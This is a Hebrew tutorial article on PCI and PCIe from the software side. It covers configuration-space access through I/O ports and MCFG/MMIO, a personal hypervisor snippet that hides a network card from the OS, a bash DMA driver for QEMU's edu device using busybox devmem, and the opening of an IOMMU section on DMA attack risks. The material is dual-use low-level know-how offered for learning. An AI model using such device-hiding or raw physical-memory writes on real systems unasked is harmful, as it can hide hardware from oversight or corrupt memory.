מאמר מקיף ומצוין על מתקפות בפרוטוקול Kerberos:

<https://posts.specterops.io/kerberos-kill-the-domain-an-offensive-kerberos-overview-eb04b1402c61>

דרך קישור זה תוכלו להגיע לגרסה האחרונה של MS-SFU:

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/3bff5864-8135-400e-bdd9-33b552051d94

דרך קישור זה תוכלו להגיע לגרסה האחרונה של ה-RFC של NTLM (לאמיצים בלבד):

https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-nlmp/b38c36ed-2804-4868-a9ff-8dd3182128e4

משחקים ונהנים עם PCI

מאת מתן קוטיק

הקדמה


אני רחוק מאוד מלהיות איש חומרה ולכן המאמר יסקור את העולם העשיר של רכיבי ה-PCI מנקודת המבט של התוכנה שנהנית מהעושר שיש לעולם זה להציע. המטרות העיקריות של מאמר זה הן:

- לספק לקורא את הכלים לכתוב דרייבר (driver) לרכיב חומרה גם ללא ספריות מערכת הפעלה.
- לסקור את האתגרים שעולים מהיכולות של הרכיבים, להסביר כיצד ה-IOMMU פותר המון מהם וכיצד הוא פועל.

במהלך המאמר אציג קטעי קוד מתוך תשתית קוד אישית שלי שלצערי לא אוכל להעלות אותה באופן מלא. על מנת שתוכלו לתרגל אני ממליץ למצוא כלי/ספרייה שמאפשרת לכם גישה לזיכרון הפיזי לפני/אחרי עליית מערכת ההפעלה.


PCI

נתחיל בכך שרכיב החומרה הכי משמעותי במחשב הוא המעבד. המעבד הוא זה שמאפשר לנו להריץ תוכנות ולוגיקות מורכבות, אבל, ישנם עוד רכיבי חומרה שעוזרים לנו ביום יום. ביניהם אפשר למצוא כרטיסי רשת, מסך, קול ואפילו עכבר ומקלדת. כל אותם רכיבים מתחברים ב-BUS כלשהו למעבד. בדרך כלל אפשר



[מקור: <https://docs.oracle.com>]

לדמות את זה לסוג של רשת שכוללת את המעבד ורכיבי החומרה והם "מדברים" ביניהם בפרוטוקולים מוגדרים. בעוד שחלק מהרכיבים שתיארת, לדוגמא: עכבר ומקלדת, יתחברו בחיבור מסוג USB. אחרים, יתחברו בחיבור בשם PCI (קיצור של Peripheral Component Interconnect).



בואו נסתכל על הפלט של הפקודה lspci:

```
aea:~$ lspci
00:00.0 Host bridge: Intel Corporation 440FX - 82441FX PMC [Natoma] (rev 02)
00:01.0 ISA bridge: Intel Corporation 82371SB PIIX3 ISA [Natoma/Triton II]
00:01.1 IDE interface: Intel Corporation 82371SB PIIX3 IDE [Natoma/Triton II]
00:01.3 Bridge: Intel Corporation 82371AB/EB/MB PIIX4 ACPI (rev 03)
00:02.0 VGA compatible controller: Device 1234:1111 (rev 02)
00:03.0 Ethernet controller: Intel Corporation 82540EM Gigabit Ethernet Controller (rev 03)
```

ניתן לשים לב בבירור שלצד כל רכיב ברשימה (מצד שמאל) יש כתובת שבנויה מ-3 מספרים. המבנה הוא:

Bus : Slot : Function

המבנה אשר מתואר כאן הוא היררכי. לכל Bus יש מספר Slots שאליהם מתחברים רכיבים ורכיב יכול ליחצן מספר functions ולתפקד כמו מספר רכיבים שונים, לדוגמא, כרטיס רשת אחד שמציג את עצמו למערכת ההפעלה כמו מספר כרטיסי רשת שונים. בגלל שיש לי חולשה לא מוסברת לכרטיסי רשת (NICs) אשתמש בהם כדוגמא בהמשך המאמר.

לאותם רכיבים שמתחברים ב-PCI יש מספר יכולות ביניהן:

- IRQ (Interrupt Request) - המעבד רשאי לדרוש מרכיבי החומרה לבצע פעולות מסוימות ואז לדגום אותן עד שהם סיימו לבצע את הפעולה (Poll Mode), צורת עבודה זו בזבזנית בכוח עיבוד ולכן יש לרכיבי חומרה דרך ליזום בקשה שתקבל מענה על ידי המעבד ומערכת ההפעלה והיא Interrupt. כך, ניתן לייצר תצורת עבודה אסינכרונית יעילה. במהלך המאמר לא אתייחס לעולם של ה-Interrupts אלא אתמקד ב-DMA למרות שרוב המאמר רלוונטי לשניהם.
- DMA (Direct Memory Access) - במקום שכתובה/קריאה לזיכרון (RAM) תעשה על ידי המעבד כמתווך, מה שעלול לבזבז המון כוח עיבוד, לרכיבים השונים יש גישה ישירה לזיכרון הפיזי ובכך הם יכולים לבצע את עבודתם ללא התערבות המעבד. לדוגמא חבילה שמגיעה מהרשת תיכתב ישירות לזיכרון על ידי הכרטיס רשת.

PCI Configuration Space

ניתן להשפיע על רכיבי ה-PCI השונים בעזרת קונפיגורציה שהם מיחצנים. כל רכיב PCI (הערה: חוץ מה-Host Bridge) מחויב ליחצן 256 בתים של אזור קונפיגורציה. הגישה אל אותו אזור תעשה על ידי שני פורטי ה-I/O הבאים:

0xCF8 - פורט זה נקרא גם CONFIG_ADDRESS. הוא משמש לציין לאיזה קונפיגורציה של רכיב PCI אנחנו מעוניינים לגשת ובאיזה offset. לכן, הערך המספרי שנכתוב לפורט יהיה בהתאם:

Bit 31	Bits 30-24	Bits 23-16	Bits 15-11	Bits 10-8	Bits 7-0
Enable Bit	Reserved	Bus Number	Device Number	Function Number	Register Offset ¹


- הביטים 0-7 הראשונים יצינו את ה-offset, חשוב לשים לב כי הם מחויבים להצביע לכתובת שהיא בכפולות של 4-בתים מתוך הקונפיגורציה ולכן 2 הביטים התחתונים חייבים להיות אפסים.
 - הביטים 8-23 יצינו את המיקום של רכיב ה-PCI שאליו אנחנו מעוניינים לגשת (לפי ההיררכיה).
 - הביט ה-31 צריך להיות דלוק על מנת לאפשר גישה ישירה ל-CONFIG_DATA.
- 0xCFC - פורט זה נקרא גם CONFIG_DATA. לאחר שקבענו CONFIG_ADDRESS את הכתובת והרכיב אליו נרצה לגשת, כעת ניתן לגשת אליו דרך ה-CONFIG_DATA. פקודות in/out לפורט יבצעו קריאה/כתיבה בהתאם. כעת, בואו נתבונן ב-2 השדות הראשונים של אזור הקונפיגורציה:

31		16		15		0		
Device ID				Vendor ID				00h
Status				Command				04h
Class Code						Revision ID		08h
BIST		Header Type		Latency Timer		Cache Line Size		0Ch
Base Address Registers								10h
								14h
								18h
								1Ch
								20h
								24h
								28h
								2Ch
Cardbus CIS Pointer								30h
Subsystem ID				Subsystem Vendor ID				34h
Expansion ROM Base Address								38h
Reserved								3Ch
Reserved								3Eh
Max_Lat		Min_Gnt		Interrupt Pin		Interrupt Line		3Fh

Figure 6-1: Type 00h Configuration Space Header

[מקור: http://www.subatech.in2p3.fr/~electro/projets/alice/dimuon/trigger/jtag/data/PCI/pci_conf_space.pdf]

- **Vendor ID** - 2 בתים שמציינים את ה-ID של היצרן. רכיבי Intel לדוגמא יכילו את הערך 0x8086. הערך 0xFFFF מציין שלא קיים רכיב בכתובת שצוינה.
 - **Device ID** - 2 בתים שמציינים מזהה ייחודי של הרכיב שניתנו על ידי היצרן.
- ולכן, בתהליך העלייה של מערכת ההפעלה יקרה התהליך הבא:
1. המערכת תסרוק את כל ה-slots האפשריים בכל bus.
 2. תקרא את ה-DWORD הראשון של כל רכיב (VendorID).
 3. במידה והערך הוא לא 0xFFFF:
- a. יש לבדוק את ה-DeviceID ועל פי זה לבחור את הדרייבר המתאים לרכיב, ניתן לראות מזהים של רכיבים באתר [הבא](#).



ומה זה אותו דרייבר אתם שואלים? זה פשוט קוד שיועד לגשת ולטפל בשאר המבנה שהוצג ולאחר מכן בשאר אזורי הזיכרון של הרכיב שגם אותם ניתן להסיק מהמבנה. אותם שינויי קונפיגורציה יעשו על פי הוראות היצרן של אותו רכיב.

האם אותו דרייבר חייב לשבת במערכת ההפעלה? מסתבר שלא. ב-open source בשם [DPDK](#) שמשמש לבצע פעולות תקשורת מהירות ככה שכל הריצה היא מה-user space קיימים המון דרייברים לכרטיסי רשת שונים. הקסם הזה נעשה על ידי דרייבר ראשוני שכל מהותו היא לתת ל-user space את הרשאות הגישה הנחוצות לזיכרון של רכיבי ה-PCI ולאחר מכן כל הלוגיקה נעשית מה-user space בלבד ללא התערבות מערכת ההפעלה כלל.

וכמו שנותנים גישה, ניתן גם לקחת גישה. צירפתי לכם דוגמת קוד מתוך hypervisor קטן אישי שלי. לא ארחיב כאן מה זה hypervisor, גם על זה יש [מאמר מעולה](#) מהאתר.

אסביר בקצרה שקיימת תמיכה במעבד להוסיף שכבה של קוד כך שכאשר פעולות מסוימות יקרו, פעולת המעבד תיפסק והשכבה שהזכרנו תקבל זמן ריצה לטפל בפעולה שהתרחשה. ניתן להכיל זאת גם על פקודות I/O. הקוד שאציג לכם כאן הוא באמת proxy לפקודות ה-I/O שמבצעת מערכת ההפעלה:

```
__attribute__((always_inline))
VOID INLINE __out(IN DWORD port, IN DWORD data)
{
    asm volatile("out %1, %0" :: "d" (port), "a" (data));
}

__attribute__((always_inline))
VOID INLINE __in(DWORD port, DWORD_PTR data)
{
    asm volatile("in %1, %0" : "=a" (*data): "d" (port));
}

if (!is_in)
{
    __out(port, data->guestRegisters.rax);
    if (port == 0xCF8)
    {
        data->currentCPU->currentConfigAddress = config_address;
    }
}
else
{
    DWORD in_data;
    __in(port, &in_data);
    if (port == 0xCFC)
    {
        if (data->currentCPU->currentConfigAddress.slotNumber == 0x03)
        {
            in_data = 0xffff;
        }
    }
    data->guestRegisters.rax = in_data;
}
```

כאן המימוש שלי היה כך:

1. כאשר יש פקודת OUT לפורט 0xCF8 בצע את הפקודה ושמור את הערך שנכתב על פי המבנה שתיארתי קודם.
 2. כאשר יש פקודת IN תבדוק האם היא מיועדת לרכיב PCI ב-slot מספר 3.
 3. אם כן, תחליף את התוצאה שאמורה לחזור באוגר RAX ב-0xFFFF.
- ובכך, מערכת ההפעלה לא מצליחה לזהות שקיים רכיב PCI בחיבור למרות שהוא נוכח ולכן כאשר נבצע lspci נקבל:

```
Last login: Fri Feb 25 14:11:42 UTC 2022 on tty1
a@a:~$ lspci
00:00.0 Host bridge: Intel Corporation 440FX - 82441FX PMC [Natoma] (rev 02)
00:01.0 ISA bridge: Intel Corporation 82371SB PIIX3 ISA [Natoma/Triton II]
00:01.1 IDE interface: Intel Corporation 82371SB PIIX3 IDE [Natoma/Triton II]
00:01.3 Bridge: Intel Corporation 82371AB/EB/MB PIIX4 ACPI (rev 03)
00:02.0 VGA compatible controller: Device 1234:1111 (rev 02)
```

וזאת אותה הרשימה ממקודם ללא כרטיס הרשת שהיה קיים שם קודם ב-slot 3. אולי לא התרשמתם במיוחד ממופע הקסמים שהוצג פה אבל המשמעות היא שניתן לחסום/לתת גישה אל רכיבי PCI גם ברמת התוכנה.


PCI Express

בשנת 2004 הוצג הדור החדש של חיבור ה-PCI שהוא PCI Express. השינויים באו לידי ביטוי במבנה של ה-bus, בקצבים וכנראה בעוד כמה פרמטרים (שוב, אני לא איש של חומרה).

הגישה לרכיב מנקודת המבט של התוכנה גם היא השתנתה. ארגיע אתכם קודם כל ואומר שלמרות שהשתנה הגישה לרכיבים עדיין התקן שומר על Backwards compatibility ולכן השיטה שהצגתי לכם קודם לכן עם הפורטים 0xCF8 ו-0xCFC עדיין תעבוד.

השינוי המרכזי הוא שכעת לא נעשה שימוש בפורטי I/O אלא במרחב זיכרון שניתן לכתוב ולקרוא ממנו (MMIO). המשמעות היא שכתיבה וקריאה לאזור הזיכרון שמוגדר תשפיע על ההתנהגות של הרכיב באופן ישיר - ניתן לחשוב על זה כמו על אוגר חומרה שממוקם ב-RAM ולא במעבד עצמו. בנוסף, מרחב הזיכרון גדל מ-256 בתים ל-4096 בתים. וכעת אציג לכם כיצד מוצאים את אותו מרחב זיכרון של הרכיב.

ACPI ("Advanced Configuration and Power Interface") כולל בתוכו אוסף של טבלאות שנטענות בשלב מוקדם בתהליך העלייה לזיכרון, עוד לפני מערכת ההפעלה. אותן טבלאות מכילות מידע על החומרות שקיימות במערכת. לא ארחיב כיצד למצוא את הטבלאות בזיכרון אבל המידע נמצא [כאן](#).



הטבלה שאנחנו מחפשים מכילה את ה-Signature "MCFG" והמבנה שלה הוא:


Offset	Length	Description																		
0	4	Table Signature ("MCFG")																		
4	4	Length of table (in bytes)																		
8	1	Revision (1)																		
9	1	Checksum (sum of all bytes in table & 0xFF = 0)																		
10	6	OEM ID (same meaning as other ACPI tables)																		
16	8	OEM table ID (manufacturer model ID)																		
24	4	OEM Revision (same meaning as other ACPI tables)																		
28	4	Creator ID (same meaning as other ACPI tables)																		
32	4	Creator Revision (same meaning as other ACPI tables)																		
36	8	Reserved																		
44 + (16 * n)	16	Configuration space base address allocation structures. Each structure uses the following format:																		
		<table><tr><th>Offset</th><th>Length</th><th>Description</th></tr><tr><td>0</td><td>8</td><td>Base address of enhanced configuration mechanism</td></tr><tr><td>8</td><td>2</td><td>PCI Segment Group Number</td></tr><tr><td>10</td><td>1</td><td>Start PCI bus number decoded by this host bridge</td></tr><tr><td>11</td><td>1</td><td>End PCI bus number decoded by this host bridge</td></tr><tr><td>12</td><td>4</td><td>Reserved</td></tr></table>	Offset	Length	Description	0	8	Base address of enhanced configuration mechanism	8	2	PCI Segment Group Number	10	1	Start PCI bus number decoded by this host bridge	11	1	End PCI bus number decoded by this host bridge	12	4	Reserved
		Offset	Length	Description																
		0	8	Base address of enhanced configuration mechanism																
		8	2	PCI Segment Group Number																
		10	1	Start PCI bus number decoded by this host bridge																
		11	1	End PCI bus number decoded by this host bridge																
12	4	Reserved																		

[מקור: <https://wiki.osdev.org/PCI>]

- תחילת המבנה (עד offset 32 כולל) הוא ACPI Header כללי.
- לאחר מכן יש 8 בתים שהם "Reserved"
- אחרי כן מתחיל מערך שאת גודלו ניתן להסיק מאורך הטבלה, לרוב המערך יכול רשומה אחת. המערך מורכב מהשדות הבאים:
 - Base Address - הכתובת של תחילת אזור הקונפיגורציה.
 - PCI Segment Group Number - PCI-E הגדיל את ההיררכיה של החיבור והוסיף מעבר ל-BUS הגדרה בשם Domain (segment), רמה נוספת שמאפשרת יותר חיבורים. לרוב יהיה רק Domain אחד שערכו 0.
 - Start PCI bus - לאיזה Bus ראשוני מתייחס המקטע (לרוב 0).
 - End PCI bus - עד איזה bus מתייחס המקטע (לרוב 0xFF).
 - 4 בתים "reserved"

ה-Base Address מציין את ההתחלה של אזור הקונפיגורציות, על מנת לאתר קונפיגורציה של רכיב ספציפי ניעזר בחישוב הבא:

$Base_address + ((Bus - start_bus) \ll 20 \mid Slot \ll 15 \mid Function \ll 12)$



כעת שיש לנו את כל המידע למצוא את מרחב הזיכרון אחשוף לכם קצת מ-"גן המשחקים" שאני משתמש בו.

סביבת בדיקות

הדרך שאני משתמש בה לסמלץ סוגי סביבות היא בעזרת VM מעל QEMU. מסתבר שבברירת המחדל של QEMU נעשה שימוש ב-PCI BUS ולא ב-PCI Express. במידה וכן רוצים מכונה וירטואלית שתומכת ב-PCI-E יש להוסיף את הדגל "q35-machine". ניתן לקרוא עוד על הפיצ'ר המעולה הזה של QEMU שאתמש בו [כאן](#).

כעת ננסה להגיע בעצמנו לבתים הראשונים של הכרטיס רשת, המבנים אותם תיארתי הם:

```
typedef struct {
    UINT32    Signature;
    UINT32    Length;
    BYTE      Revision;
    BYTE      Checksum;
    BYTE      OemId[6];
    UINT64    OemTableId;
    UINT32    OemRevision;
    UINT32    CreatorId;
    UINT32    CreatorRevision;
} __attribute__((packed)) ACPI_DESCRIPTION_HEADER;
typedef struct {
    UINT64    base_address;
    WORD      pci_segment_group_number;
    BYTE      start_pci_bus;
    BYTE      end_pci_bus;
    UINT32    reserved;
} __attribute__((packed)) BASE_ADDRESS_STRUCTURE;
typedef struct {
    ACPI_DESCRIPTION_HEADER    header;
    UINT64                    reserved;
    BASE_ADDRESS_STRUCTURE     base[N];
} __attribute__((packed)) ACPI_MCFG_HEADER;
```

לאחר שנמצא את המצביע לטבלת ה-"MCFG" נוכל להדפיס את הפרמטרים השונים שלה ואת ההתחלה של אזור הקונפיגורציה של הכרטיס רשת שנמצא כעת ב-slot מספר 2:

```
ACPI_MCFG_HEADER* mcfg = (ACPI_MCFG_HEADER*)mcfgTable;
UINT64 address = mcfg->base[0].base_address + ((0 << 20) | (2 << 15) | (0 << 12)); // 00:02.0

Print("*****\n");
Print ("PCI domains %d\n", (mcfg->header.Length -
sizeof(ACPI_DESCRIPTION_HEADER)
/ sizeof(BASE_ADDRESS_STRUCTURE));
Print ("PCI Base Address %8\n", mcfg->base[0].base_address);
Print ("PCI Start Bus Number %1\n", mcfg->base[0].start_pci_bus);
Print ("PCI End Bus Number %1\n", mcfg->base[0].end_pci_bus);
Print ("Slot 2 Address: %8\n", address);
Print ("First Bytes: %8\n", *(UINT32*)address);
Print("*****\n");
```

זה output של הריצה הוא:

```

*****
PCI domains 1
PCI Base Address 00000000B0000000
PCI Start Bus Number 00
PCI End Bus Number FF
Slot 2 Address: 00000000B0010000
First Bytes: 0000000010D38086
*****

```

ניתן לשים לב שקיבלנו את ה-DeviceID וה-VendorID של הכרטיס רשת (מעל הצבעים האדום והצהוב).
במידה ורוצים לבצע השוואה לתמונת הזיכרון של המכונה ניתן להריץ את הפקודה:

```
sudo cat /proc/iomem
```

ונקבל:

```

b0000000-bfffffff : PCI MMCONFIG 0000 [bus 00-ff]
b0000000-bfffffff : Reserved

```

ובבירור ניתן להבחין שזה אזור הזיכרון שמצאנו בעצמנו (PCI Base Address).

שימו לב: שאזור הזיכרון מסומן בתור "Reserved" והמשמעות היא שבעלייה של מערכת ההפעלה היא לא תשתמש בזיכרון הזה למבנים שלה. גישה לאזור זיכרון זה צריכה להיעשות בצורה חכמה מכיוון שהוא משפיע ישירות על רכיבי החומרה של המערכת.



דרייבר ב-Bash

בחלקים הקודמים הצגתי לכם את הידע הדרוש לכתיבה של דרייבר לחומרה. כפי שהזכרתי, עיקר העבודה היא לעבוד עם מרחב הקונפיגורציה שמיחצן הרכיב כלפי הזיכרון. כעת, נכתוב דרייבר בסיסי לרכיב שמחזיק ביכולות DMA. בעזרת הרכיב נקרא ונכתוב לזיכרון.

הרכיב שנכתוב לו דרייבר הוא רכיב מעניין בשם "edu". edu הוא רכיב חומרה וירטואלי ששייך ל-QEMU והוא משמש למטרות לימוד (נכתב באופן ייעודי עבור סטודנטים). ניתן להתבונן גם [בקוד המקור שלו](#). בשביל שהמכונה הווירטואלית תכיל אותו יש להוסיף את הדגל:

```
-device edu
```

השלב הבא הוא לקרוא את המפרט של הרכיב על מנת להבין מה הוא מיחצן וכיצד ניתן לקנפג אותו. המידע כולו ממוקם [כאן](#).

ראשית נתייחס להגדרות הראשונות:

```
PCI specs
-----
PCI ID: 1234:11e8
PCI Region 0:
  I/O memory, 1 MB in size. Users are supposed to communicate with the card
  through this memory.
```

מכאן ניתן לראות את ה-ID של המוצר שכמובן מורכב מהצמד האהוב: VendorID ו-DeviceID. לאחר מכן ניתן לשים לב שלרכיב יש מגה של אזור זיכרון שמשמש לקונפיגורציה שלו (MMIO). איפה ממוקם אזור הזיכרון הזה? ניתן לאתר אותו בעזרת ה-BAR (Base Address Register) הראשון מאזור הקונפיגורציה הכללי (BAR0):

Register	Offset	Bits 31-24	Bits 23-16	Bits 15-8	Bits 7-0
0x0	0x0	Device ID		Vendor ID	
0x1	0x4	Status		Command	
0x2	0x8	Class code	Subclass	Prog IF	Revision ID
0x3	0xC	BIST	Header type	Latency Timer	Cache Line Size
0x4	0x10	Base address #0 (BAR0)			
0x5	0x14	Base address #1 (BAR1)			
0x6	0x18	Base address #2 (BAR2)			
0x7	0x1C	Base address #3 (BAR3)			
0x8	0x20	Base address #4 (BAR4)			
0x9	0x24	Base address #5 (BAR5)			

[מקור: <https://wiki.osdev.org/PCI>]



מכיוון שאני יודע שאתם כבר מסוגלים לעבוד עם אזור הקונפיגורציה ולחלץ ערכים, אגלה לכם שבלינוקס ניתן להריץ:

```
lspci -v
```

ובתשובה ניתן לראות שקיים אזור זיכרון בכתובת **0xfea00000**, ערך זה קיים גם ב-BAR0:

```
00:03.0 Unclassified device [00ff]: Device 1234:11e8 (rev 10)
Subsystem: Red Hat, Inc. Device 1100
Flags: bus master, fast devsel, latency 0, IRQ 11
Memory at fea00000 (32-bit, non-prefetchable) [size=1M]
Capabilities: <access denied>
```

כעת, נמשיך לקרוא את המפרט של הרכיב ונתמקד ב-API של ה-DMA, החלק הראשון הוא הכתובות שבהם נכניס את ההוראות לרכיב. כאשר נרצה לקנפג ערך בפשטות נכתוב לכתובת שלו מספר ברוחב 4 בתיים. הגישה נראית כאילו הערך נכתב לזיכרון אבל בעצם הכתיבה "נתפסת" לפני שהיא מתרחשת וההוראה עוברת לרכיב (בגלל זה המרחק בין כתובת לכתובת לא באמת משמעותי):

```
0x80 (RW) : DMA source address
             Where to perform the DMA from.


0x88 (RW) : DMA destination address
             Where to perform the DMA to.

0x90 (RW) : DMA transfer count
             The size of the area to perform the DMA on.

0x98 (RW) : DMA command register, bitwise OR
             0x01 -- start transfer
             0x02 -- direction (0: from RAM to EDU, 1: from EDU to RAM)
             0x04 -- raise interrupt 0x100 after finishing the DMA
```

מנגנון ה-DMA של הרכיב עובד כך: הרכיב מחזיק בכתובת 0x40000 מערך. האופציות היחידות הן לכתוב אל אותו מערך מהזיכרון או לקרוא ממנו ערך אל הזיכרון. הדרייבר שאנחנו נכתוב יהיה ממומש ב-script של bash והוא יבצע את הפעולה הבאה:

1. הוא יגדיר לרכיב כתובת ממנה יש להעתיק 4 בתיים.
2. לאחר מכן הוא יגדיר לרכיב כתובת לכתוב אליה את ה-4 בתיים שהוא העתיק, הכתובת תמוקם 4 בתיים אחרי הכתובת הראשונה.



התוצאה: שכפול של 4 בתים בזיכרון, זה הכל. ואיך נממש את זה ב-bash? נשתמש בכלי שנקרא busybox שמשוגל לבצע כתיבה לזיכרון הפיזי.

הקוד יראה כך:

```
#!/bin/bash

ADDR=0xfea00000
DMA_ADDR=0x9fb00
sudo busybox devmem $((DMA_ADDR)) 32 0xffffffff

sudo busybox devmem $((ADDR + 0x80)) 32 $((DMA_ADDR))
sudo busybox devmem $((ADDR + 0x88)) 32 0x40000
sudo busybox devmem $((ADDR + 0x90)) 32 4
sudo busybox devmem $((ADDR + 0x98)) 32 1

sleep 2

sudo busybox devmem $((ADDR + 0x80)) 32 0x40000
sudo busybox devmem $((ADDR + 0x88)) 32 $((DMA_ADDR + 0x4))
sudo busybox devmem $((ADDR + 0x90)) 32 4
sudo busybox devmem $((ADDR + 0x98)) 32 3

sleep 2

sudo busybox devmem $((ADDR + 0x4))
```

הקוד בנוי מהשלבים הבאים:

1. בהתחלה נגדיר את הכתובת של אזור הקונפיגורציה והזיכרון אותו נרצה לשכפל. נכתוב גם ערך בן 4 בתים באותה כתובת.
 2. לאחר מכן נעתיק את 4 הבתים למערך בזיכרון של הרכיב.
 3. נפעיל sleep על מנת לוודא שהעברה הסתיימה. דרך יותר אלגנטית היא לבדוק שהרכיב כיבה את הדגל שהדלקנו בכתובת 0x98 שמסמל התחלה של העברה (כן, גם הרכיב עורך את מרחב הזיכרון)
 4. נעתיק את 4 הבתים מהמערך של הרכיב לכתובת שנמצאת בהיסט של 4 (המשך הזיכרון שסיפקנו).
 5. נבצע שוב sleep עד לסיום ההעברה.
 6. לבסוף נדפיס את הערך בכתובת שכתבנו אליה לוודא שהתהליך הצליח.
- איזה כיף! הצלחנו לכתוב דרייבר ב-bash. אכן, אבל, ישנו חלק שהחסרתי שהוא קריטי להצלחה של התהליך. קיים דגל בזיכרון שמאפשר למנוע ה-DMA של הרכיב גישה.

בתוך מרחב הקונפיגורציה (של רכיבי PCI באופן כללי) קיים שדה בשם "Command Register" שנראה כך:

Command Register

Here is the layout of the Command register:

Bits 11-15	Bit 10	Bit 9	Bit 8	Bit 7	Bit 6	Bit 5	Bit 4	Bit 3	Bit 2	Bit 1	Bit 0
Reserved	Interrupt Disable	Fast Back-to-Back Enable	SERR# Enable	Reserved	Parity Error Response	VGA Palette Snoop	Memory Write and Invalidate Enable	Special Cycles	Bus Master	Memory Space	I/O Space

[מקור: <https://wiki.osdev.org/PCI>]


Bit2 בשדה מציין יכולת שנקראת "Bus Master", היכולת הזאת מאפשרת לרכיב לבצע DMA ולכן על מנת שהמנגנון יעבוד יש להדליק את הדגל הזה במרחב הקונפיגורציה בתחילת הפעולה של הדרייבר, ואין עושים את זה? בעזרת כל הכלים שסיפקתי לכם במאמר עד כה אתם כבר מסוגלים לאתר את מרחב הקונפיגורציה של הרכיב ולערוך אותו בעצמכם.

IOMMU

אחד המנגנונים החשובים בעולם רכיבי ה-PCI הוא ה-Input-Output Memory Management Unit או בראשי תיבות IOMMU.

כפי שהזכרתי קודם לכן לרכיבים יש גישה ישירה לזיכרון הפיזי (DMA), יכולת זאת מעלה מספר אתגרים:

1. בעיה ברכיב מסוים או ב-driver שלו, או לחילופין תוקף שמנצל את היכולת של הרכיב יכולים להשפיע על זיכרון פיזי ולגרום לנזק חמור למערכת. דוגמא טובה היא תוקף שמתאם עם הכרטיס רשת כתובת שבה הוא מצפה לקבל את חבילות התקשורת, והכתובת מכילה דף שאין לתוקף הרשאות כתיבה אליו.
2. בעולם הווירטואליזציה המכונה הווירטואלית בדרך כלל לא תהיה מודעת למרחב הכתובות הפיזי אלא הכתובות שלה יומרו על ידי טבלה בשם "EPT". מכיוון שהמכונה הווירטואלית פועלת על פי ה-EPT



[מקור: <https://www.wikipedia.com>]

